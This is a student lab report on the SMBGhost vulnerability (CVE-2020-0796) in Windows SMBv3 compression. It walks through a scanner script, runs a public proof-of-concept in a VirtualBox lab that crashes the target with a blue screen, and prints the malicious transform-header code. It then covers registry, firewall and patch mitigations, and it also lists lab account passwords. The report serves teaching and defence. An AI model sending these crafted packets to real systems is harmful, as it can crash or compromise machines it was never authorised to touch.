Project Vulnerability Detection and Mitigation Implementation Report

Zaina Shahid

TABLE OF CONTENTS

1. Overview

2. Technical Details

3. Vulnerability Mechanism

4. Environment Set Up

5. Detection Implementation

6. Plan for Exploitation

7. Mitigations Implementation

8. Work Contribution Summary

9. References

OVERVIEW OF THE CVE:

Microsoft Server Message Block 3.1.1 (SMBv3) protocol in Windows 10 operating systems contains CVE-2020-0796, commonly referred to as "SMB Ghosting,". SMBv3 compression mechanism has this buffer overflow vulnerability due to lack of proper bounds checking on offset sizes passed to subroutines.

It may lead to remote code execution which could allow an attacker to secure system-level access and acquire a reverse shell with high privileges. This problem is highly severe, as it has the potential for great harm on systems and many people use this protocol. In the event of a successful attack, arbitrary code could be remotely executed by an adversary on a targeted computer thereby jeopardizing the safety and soundness of Windows 10 operating systems in question.

The SMBGhost affects the Server Message Block Protocol which is a networking protocol in all Windows Systems and is used for sharing files and printer remotely over a network. The vulnerability is due to improper handling of the data compression in this protocol. With this, an attacker can gain remote entry into a vulnerable system or cause server crash (Prathap, n.d.).


TECHNICAL DETAILS

During SMB communication, SMBv3 messages are compressed for efficiency purposes. These compressed packets have a special header referred to as the "transformed header" (Emanuel Chiscariu, 2021).

The Transformed header is a small 16-byte structure that contains four important pieces of information;

- A "magic" identifier (ProtocolID)
- The size of the data before compression (OriginalCompressedSegmentSize)
- The method used for compression (CompressionAlgorithm)

- A value for handling multiple compressed packets (Offset/Length)




0	1	2	3	4	5	6	7	8	9	1 0	1	2	3	4	5	6	7	8	9	2 0	1	2	3	4	5	6	7	8	9	3 0	1
ProtocolId																															
OriginalCompressedSegmentSize																															
CompressionAlgorithm																Flags															
Offset/Length																															

VULNERABILITY MECHANISM:

The issue is found in a Windows kernel driver called "srv2.sys" which deals with the SMB packets. It affects the Windows systems that have this file with version 10.0.18362.329.


When an SMB3 packet with a compression header arrives, the system calls a function to decompress it. This function tries to create a space in memory for the decompressed data. To figure out how big this space should be, it adds two numbers from the header: the original data size and the offset value.



srv2.sys.mui
C:\Windows\System32\drivers\en-US
Date modified: 10/7/2019 6:56 AM
Size: 86.0 KB

srv2.sys
C:\Windows\System32\drivers
Date modified: 10/7/2019 6:56 AM
Size: 753 KB

This is where the vulnerability takes place; there is no input validation meaning the system doesn't check if the sum of these two numbers is too big to fit in the space it has set aside for the calculation.



srv2.sys Properties

General | Security | Details | Previous Versions

Property	Value
Description	
File description	Smb 2.0 Server driver
Type	System file
File version	10.0.18362.329
Product name	Microsoft® Windows® Operating System
Product version	10.0.18362.329
Copyright	© Microsoft Corporation. All rights reserv...
Size	753 KB
Date modified	10/7/2019 6:56 AM
Language	English (United States)
Original filename	SRV2.SYS

Remove Properties and Personal Information

OK | Cancel | Apply

Through careful selection of values, attackers can force the creation of memory that is much smaller than what is required.

When the system then tries to decompress the data into this too-small space, it overflows the boundaries of the allocated memory.

A kernel-based buffer overflow occurs when srvnet!SmbCompressionDecompress is called for decompressing data, since the original dimensions of the payload in the SMB3 packet are greater than that of the resulting buffer. This can lead to serious security problems, potentially allowing an attacker to run malicious code on the system (Emanuel Chiscariu, 2021).

SETTING UP OF THE ENVIRONMENT:

We selected a Kali machine as our attacker and a Windows 10 1909 server running on VirtualBox as the target machine for exploitation.


Credentials for the two systems:

ACCOUNT NAME:	PASSWORD:
Kali: zaina123kali	1234
Windows: zainashama123@gmail.com	Zaina1234#

DETECTION IMPLEMENTATION:

1. Network Probe Method: This method uses a specially crafted SMB negotiate request to probe the target system over the network.


We used a Python script to detect the vulnerability from our kali machine (ButrintKomoni, n.d.).



```
┌──(zaina123kali㉿zkali)-[~/Desktop/exploit/cve-2020-0796]
└─$ ls
README.md   cve-2020-0796-scanner.py

┌──(zaina123kali㉿zkali)-[~/Desktop/exploit/cve-2020-0796]
└─$ python3 cve-2020-0796-scanner.py 192.168.1.8
Vulnerable
```

The script creates a socket connection to the target IP (provided as an argument) on port 445 (SMB).



```python
import struct
import sys
import socket

sock = socket.socket(socket.AF_INET)
sock.settimeout(4)
sock.connect((sys.argv[1],  445))

packet = b'\x00\x00\x00\xc0\xfeSMB@\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1f\x00\x00\x

sock.send(packet)

nb, = struct.unpack(">I", sock.recv(4))
result = sock.recv(nb)

if not result[68:70] == b"\x11\x03":
    exit("Not vulnerable")
if not result[70:72] == b"\x02\x00":
    exit("Not vulnerable")

exit("Vulnerable")
```

It sends a specially crafted SMB packet to the target.

It then receives the response and analyzes specific bytes:

- Bytes 68-70 should be "\x11\x03"
- Bytes 70-72 should be "\x02\x00"


If these byte patterns match, the system is deemed vulnerable.

2. Registry Check Method: This approach involves checking the Windows registry for the DisableCompression value in the LanmanServer parameters.
    - Open PowerShell as administrator on the Windows system.
    - Run the command

```
Get-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" |
Select-Object DisableCompression
```

If DisableCompression doesn't exist or is set to 0, the system is vulnerable.

If DisableCompression is set to 1, the system is not vulnerable.




```
PS C:\Users\zaina>
PS C:\Users\zaina> Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" | Select-Object DisableCompression

DisableCompression
------------------
```

3. Port Exposure Check: This method simply checks if the SMB port (445) is open and listening on the system.
- Open Command Prompt on the Windows system.
- Run the command:

```
netstat -an | findstr :445
```

If you see output showing port 445 in a LISTENING state, the SMB port is open and potentially exposing the system to attacks.



```
PS C:\Users\zaina> netstat -an | findstr :445
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
PS C:\Users\zaina>
```

PLAN FOR EXPLOITATION

After our initial detection methods we can then exploit our machine using a proof of concept from GitHub (Jiansiting, n.d.)


.

1. Navigate to the tools directory in the terminal which in our case is in the folder ‘exploit smb’
2. After locating the Python scanner file, run the command:

Sudo python3 cve-2020-0796-scanner.py [ip address of the victim machine]

After a few minutes, our target system crashes, and a blue screen of death is displayed.

This method of confirming the vulnerability highlights the critical nature of this flaw and the importance of applying security patches promptly


Kali_Attacker [Running] - Oracle VM VirtualBox
Windows10 Clone [Running] - Oracle VM VirtualBox
exploit smb - Thunar
zaina123kali@zkali: ~/Desktop/cve-2020-0796 demo/exploit smb

```
┌──(zaina123kali㉿zkali)-[~/Desktop/cve-2020-0796 demo/exploit smb]
└─$ ls
README.md  cve-2020-0796.py  demo.gif

┌──(zaina123kali㉿zkali)-[~/Desktop/cve-2020-0796 demo/exploit smb]
└─$ sudo python3 cve-2020-0796.py 192.168.1.8
[sudo] password for zaina123kali:
 Final Assignment ICT379
 Zaina and Saahir
CVE-2020-0796 - EXPLOITED SUCESSFULLY
Traceback (most recent call last):
  File "/home/zaina123kali/Desktop/cve-2020-0796 demo/exploit smb/cve-2020-07
96.py", line 110, in <module>
    send_compressed(sock, "JST" * 100)
  File "/home/zaina123kali/Desktop/cve-2020-0796 demo/exploit smb/cve-2020-07
96.py", line 98, in send_compressed
    sock.recv(1000)
TimeoutError: timed out

┌──(zaina123kali㉿zkali)-[~/Desktop/cve-2020-0796 demo/exploit smb]
└─$ 
```

:(

Your PC ran into a problem and needs to restart. We're just collect
some error info, and then we'll restart for you.

25% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:
Stop code: PAGE FAULT IN NONPAGED AREA

PYTHON SCRIPT EXPLAINED:


The script defines several classes to construct SMB protocol packets:

- Smb2Header
- Smb2NegotiateRequest
- NetBIOSWrapper
- Smb2CompressedTransformHeader

It then has two main functions:

- send_negotiation: Sends an SMB2 negotiate request
- send_compressed: Sends compressed data

The script first connects to the target IP on port 445 (SMB). Then sends a negotiation packet and then the compressed data.



```python

class Smb2CompressedTransformHeader:
    def __init__(self, data):
        self.data = data
        self.protocol_id = "\xfcSMB"
        self.original_decompressed_size = struct.pack('<i', len(self.data)).decode('latin1')
        self.compression_algorithm = "\x01\x00"
        self.flags = "\x00"*2
        self.offset = "\xff\xff\xff\xff"  # Exploit the vulnerability

    def get_packet(self):
        return self.protocol_id + self.original_decompressed_size + self.compression_algorithm + self.flags + self.offset + self.data

```

The Smb2CompressedTransformHeader class is constructing a specially crafted SMB3 compressed transform header. It sets a protocol identifier then calculates the original decompressed size of the data.

The offset field is set to "\xff\xff\xff\xff".

The exploit occurs by setting the offset field to "\xff\xff\xff\xff" (0xFFFFFFFF in hexadecimal). This is the maximum value for a 32-bit unsigned integer. When the SMB server processes this header, it will attempt to add this offset to the size of the compressed data, causing an integer overflow.

MITIGATIONS IMPLEMENTATIONS:


1. Registry Mitigation: Apply the DisableCompression registry setting via PowerShell to disable SMB compression.

Microsoft provided a mitigation or workaround which was to disable compression on SMBv3 by modifying the Windows Registry on Windows Server 2019 for the affected versions by setting the DisableCompression value of the registry key HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters to 1.

Using the following command in Powershell:

```
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
DisableCompression -Type DWORD -Value 1 -Force
```

We can then verify the change by running the Detection method 2:


Kali_Attacker [Running] - Oracle VM VirtualBox
detection - Thunar
zaina123kali@zkali: ~/Desktop/cve-2020-0796 demo/detection
File Actions Edit View Help
Windows10 Clone [Running] - Oracle VM VirtualBox
Administrator: Windows PowerShell

```
┌──(zaina123kali㉿zkali)-[~/Desktop/cve-2020-0796 demo/detection]
└─$ ls
README.md  cve-2020-0796-scanner.py

┌──(zaina123kali㉿zkali)-[~/Desktop/cve-2020-0796 demo/detection]
└─$ sudo python3 cve-2020-0796-scanner.py 192.168.1.8
[sudo] password for zaina123kali:
Traceback (most recent call last):
  File "/home/zaina123kali/Desktop/cve-2020-0796 demo/detection/cve-2020-0796
-scanner.py", line 7, in <module>
    sock.connect((sys.argv[1],  445))
TimeoutError: timed out

┌──(zaina123kali㉿zkali)-[~/Desktop/cve-2020-0796 demo/detection]
└─$ sudo python3 cve-2020-0796-scanner.py 192.168.1.8
Vulnerable

┌──(zaina123kali㉿zkali)-[~/Desktop/cve-2020-0796 demo/detection]
└─$ sudo python3 cve-2020-0796-scanner.py 192.168.1.8
Not vulnerable

┌──(zaina123kali㉿zkali)-[~/Desktop/cve-2020-0796 demo/detection]
└─$ 
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" Disable
Compression -Type DWORD -Value 1 -Force
PS C:\Windows\system32>
>> Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" | Select-Object DisableCompr
ession

DisableCompression
------------------
                 1


PS C:\Windows\system32> _
```

However, this solution may negatively affect performance on Windows servers functioning as File Servers or as targets for mounted shares in high-throughput applications such as clustering. Therefore, it's advisable to conduct tests on these systems to ensure no operational disruptions occur.

Additionally, alternative measures should be considered, such as using the Windows Firewall to control which IP addresses can establish connections(*CVE-2020-0796: SMBV3 "Wormable" Remote Code Execution Vulnerability*, 2023).

Pros:

- On-the-spot Security: It offers a quick solution to the vulnerability without needing a rebooting.
- Reduced Complexity: Changing the registry involved is simple and can be done fast by system administrators.

Cons:

- Limited Protection: This fix only deals with the aspect of SMB compression, however there are other possible vulnerabilities associated with SMB.
- Constant Maintenance: Regular inspections are important in ensuring that this registry setting is still effective and can be done after software upgrades or system configurations.

2. Implement Inbound Firewall Rules to close port 445:
   This mitigation involves blocking inbound traffic to port 445, which is used by the SMB protocol, effectively preventing external exploitation attempts(*Security Update Guide - Microsoft Security Response Center*, n.d.).
   1. Open Windows Defender Firewall with Advanced Security from Control Panel

         - In the left pane, click on "Inbound Rules".
         - In the right pane, click on "New Rule"


   2. Specify the Rule Type:

Select "Port" and click "Next".

3. Configure the Port:
   - Choose "TCP" and enter "445" in the "Specific local ports" field.
   - Click "Next".

4. Define the Action:
   - Select "Block the connection" and click "Next".

5. Specify When to Apply the Rule:
   - Check all boxes: Domain, Private, and Public.
   - Click "Next" and then name the rule and then click finish



Rule Type

Select the type of firewall rule to create.

Steps:
- Rule Type
- Protocol and Ports
- Action
- Profile
- Name


What type of rule would you like to create?

( ) **Program**
Rule that controls connections for a program.

(●) **Port**
Rule that controls connections for a TCP or UDP port.

( ) **Predefined:**
@FirewallAPI.dll,-80200
Rule that controls connections for a Windows experience.

( ) **Custom**
Custom rule.



Protocol and Ports

Specify the protocols and ports to which this rule applies.


Steps:
- Rule Type
- Protocol and Ports
- Action
- Profile
- Name

Does this rule apply to TCP or UDP?

(●) **TCP**
( ) **UDP**

Does this rule apply to all local ports or specific local ports?

( ) **All local ports**
(●) **Specific local ports:** 445
Example: 80, 443, 5000-5010



New Inbound Rule Wizard

Action

Specify the action to be taken when a connection matches the conditions specified in the rule.

Steps:

- Rule Type
- Protocol and Ports
- Action
- Profile
- Name

What action should be taken when a connection matches the specified conditions?

○ **Allow the connection**
This includes connections that are protected with IPsec as well as those are not.

○ **Allow the connection if it is secure**
This includes only connections that have been authenticated by using IPsec. Connections will be secured using the settings in IPsec properties and rules in the Connection Security Rule node.

[✓ **Block the connection**]

Pros:

- Broad Protection: Port 445 blocking safeguards against many different SMB vulnerabilities, rather than just one i.e. SMBGhost
- Network-Level Security: It minimizes external access to SMB services hence shrinking the attack surface.

Cons:

- Potential Disruption: Blocking port 445 can affect regular network operations that depend on SMB for instance file sharing and printer access. Therefore, before applying this rule it is crucial to consider how it affects business continuity.
- Complexity: Network administrators must ensure that legitimate internal communications are not disrupted and that alternative methods for necessary SMB communications are established.

3. Apply Microsoft Security Update: The most effective and recommended mitigation is to apply the security updates provided by Microsoft. These updates contain patches that address the vulnerability directly(*Vulnerability Announcement | Windows SMBv3 Remote Code Execution Vulnerability (CVE-*

2020-0796) - Elastic Compute Service - Alibaba Cloud Documentation Center, n.d.).

This patch repairs the handling of some requests made by SMBv3, especially those concerning compression.

The patch also blocks potentional wormable attacks. It was deemed "wormable" because it had capability to be spread between other vulnerable computers. Such an opportunity for self-spreading is blocked by this patch.

It likely added Additional checks to validate input and error handling in the SMB protocol implementation to prevent similar issues in the future.

Pros:

- Comprehensive Fix: This will guarantee that the vulnerability has been completely patched as per Microsoft's official releases so that it fixes not only the existing problem but also related security issues.
- Continuous Protection: By doing these updates, hackers' vulnerabilities are continuously guarded against by our systems.


Cons:

- Update Management: In bigger environments, it may be complex to have all systems synchronously updated in order to maintain regular updates.
- Potential Downtime: This is because some critical updates might need system reboots and temporary downtime that must be scheduled for minimal negative impact on operations

VIRTUAL MACHINES USED:

The OneDrive Link:

ict379



My files > ict379

Name	Modified	Modified By	File size	Sharing	Activity
smbghost.zip	A few seconds a...	Zaina Shahid	437 KB	Private	

REFERENCES:

ButrintKomoni. (n.d.). *GitHub - ButrintKomoni/cve-2020-0796: Identifying and Mitigating the CVE-2020-0796 flaw in the fly*. GitHub. https://github.com/ButrintKomoni/cve-2020-0796

CVE-2020-0796: SMBV3 "Wormable" Remote Code Execution Vulnerability. (2023, September 21). TrustedSec. https://trustedsec.com/blog/cve-2020-0796-smbv3-wormable-remote-code-execution-vulnerability

Emanuel Chiscariu, R. (2021, September 14). *Network Visibility and Security*. www.keysight.com. https://www.keysight.com/blogs/en/tech/nwvs/2022/02/11/smbghost-an-overview-of-cve-2020-0796

